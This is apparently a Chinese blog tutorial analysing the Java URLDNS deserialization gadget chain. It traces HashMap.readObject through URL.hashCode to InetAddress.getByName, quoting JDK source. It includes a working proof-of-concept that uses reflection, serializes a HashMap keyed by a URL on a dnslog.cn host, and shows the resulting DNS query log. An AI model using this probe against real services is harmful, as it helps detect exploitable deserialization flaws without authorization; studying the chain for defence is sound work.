Java URLDNS链刨析

先贴一篇URLDNS解析分析的文章https://www.cnblogs.com/Gcker/p/17805397.html

URLDNS条件：

1.有反序列化入口点readObject

2.可以通外网

链子如下：

借用内部库HashMap和URL

HashMap本身继承了serilaize接口和有readObject，而URL里有DNS获得主机的请求 即handler.hashCode里的 InetAddress addr = getHostAddress(u);的getHostAddress里的u.hostAddress = InetAddress.getByName(host);，这个可以根据主机名获得IP地址，可以进行一次DNS查询，那么这两个库有什么联系呢，我们可以根据源码分析下：

我们在Hashmap库里看到如下关键代码：

```java
private void readObject(java.io.ObjectInputStream s)
.................
.................<省略>...........

// Read the keys and values, and put the mappings in the HashMap
for (int i = 0; i < mappings; i++) {
    @SuppressWarnings("unchecked")
    K key = (K) s.readObject();
    @SuppressWarnings("unchecked")
    V value = (V) s.readObject();
    putVal(hash(key), key, value, false, false);
}
}
}
```

我们在最后反序列化的时候可以在hashmap里自带调用readObject，而readObject里的putVal方法会接收两个关键参数，key和value，我们发现key被hash加密了，我们跟到hash里去看看

```java
static final int hash(Object key) {
int h;
return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
}
```

如果key为空会直接返回0，如果不为空会调用(h = key.hashCode()) ^ (h >>> 16)，关键部分是这个key.hashCode,再结合URL库里的hashCode，这时候可以形成一条链子就是我们控制key为我们的URL对象，当执行到这个地方的时候就会执行URL的hashCode，我们看下URL hashCode的实现方法：

```java
public synchronized int hashCode() {
    if (hashCode != -1)
        return hashCode;

    hashCode = handler.hashCode(this);
    return hashCode;
}
```

我们继续根据handler.hashCode

```java
protected int hashCode(URL u) {
int h = 0;

// Generate the protocol part.
String protocol = u.getProtocol();
if (protocol != null)
    h += protocol.hashCode();

// Generate the host part.
InetAddress addr = getHostAddress(u);
if (addr != null) {
    h += addr.hashCode();
} else {
    String host = u.getHost();
    if (host != null)
        h += host.toLowerCase().hashCode();
}
```

继续跟进getHostAddress:

```java
protected synchronized InetAddress getHostAddress(URL u) {
    if (u.hostAddress != null)
        return u.hostAddress;

    String host = u.getHost();
    if (host == null || host.equals("")) {
        return null;
    } else {
        try {
            u.hostAddress = InetAddress.getByName(host);
        } catch (UnknownHostException ex) {
            return null;
        } catch (SecurityException se) {
            return null;
        }
    }
```

InetAddress.getByName(host);这一块就是我们关键的东西了，根据上面所说就是触发DNS请求的操作了

但现在我们需要处理的是URL处的hashCode处理逻辑，这里我们需要java反射机制去设置hashCode不等于-1让它直接去执行handler.hashCode，去触发DNS请求，反射机制的代码如下：

```
Field field=Class.forName("java.net.URL").getDeclaredField("hashCode");
field.setAccessible(true);
field.set(url,1);
field.set(url,-1);
```

反射java.net.URL的hashcode值为1或者其它不为-1的值即可，最后还要给它设置回来这样第二次就可以直接返回来了,完整链子如下：

hashmap--->readObject---->hash(urlkey)---->urlkey's hashCode----->handler.hashCode----->getHostAddress---->InetAddress.getByName---->urlkey's hashCode=-1 return hashcode

完整利用代码如下：

序列化/反序列化代码util：

```
package com.ctfjava.util;

import java.io.*;

public class SerializeUtil {
    public static byte[] serialize(Object object){
        ByteArrayOutputStream byteArrayOutputStream=new ByteArrayOutputStream();
        try {
            ObjectOutputStream objectOutputStream=new 
ObjectOutputStream(byteArrayOutputStream);
            objectOutputStream.writeObject(object);
            objectOutputStream.close();
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
        return byteArrayOutputStream.toByteArray();
    }
    public static Object unSerialize(byte[] bytes){
        ByteArrayInputStream byteArrayInputStream=new 
ByteArrayInputStream(bytes);
        Object object;
        try {
            ObjectInputStream objectInputStream=new 
ObjectInputStream(byteArrayInputStream);
            object=objectInputStream.readObject();
        } catch (IOException e) {
            throw new RuntimeException(e);
        } catch (ClassNotFoundException e) {
            throw new RuntimeException(e);
        }
        return object;
    }
}
package com.ctfjava.main;

import com.ctfjava.entity.User;
import com.ctfjava.util.SerializeUtil;

import java.lang.reflect.Field;
import java.net.MalformedURLException;
```


```java
import java.net.URISyntaxException;
import java.net.URL;
import java.util.HashMap;
import java.util.Map;

public class TestMain {
    public static void main(String[] args) throws MalformedURLException,
URISyntaxException, ClassNotFoundException, NoSuchFieldException,
IllegalAccessException {
        Map hashmap=new HashMap();
        URL url=new URL("http://7onk2k.dnslog.cn");
        Field field=Class.forName("java.net.URL").getDeclaredField("hashCode");
        field.setAccessible(true);
        field.set(url,1);

        hashmap.put(url,"ctfjava");

        field.set(url,-1);
        byte[] data= SerializeUtil.serialize(hashmap);
        SerializeUtil.unSerialize(data); //触发了hashmap的readObject

    }
}
```



7onk2k.dnslog.cn

DNS Query Record	IP Address	Created Time
7onk2k.dnslog.cn	123.129.192.157	2024-04-28 21:10:45
7onk2k.dnslog.cn	60.215.138.14	2024-04-28 21:10:45
7onk2k.dnslog.cn	60.215.138.14	2024-04-28 21:10:45
7onk2k.dnslog.cn	60.215.138.22	2024-04-28 21:03:56
7onk2k.dnslog.cn	60.215.138.22	2024-04-28 21:03:51
7onk2k.dnslog.cn	123.129.192.145	2024-04-28 21:03:50

成功完成dns请求！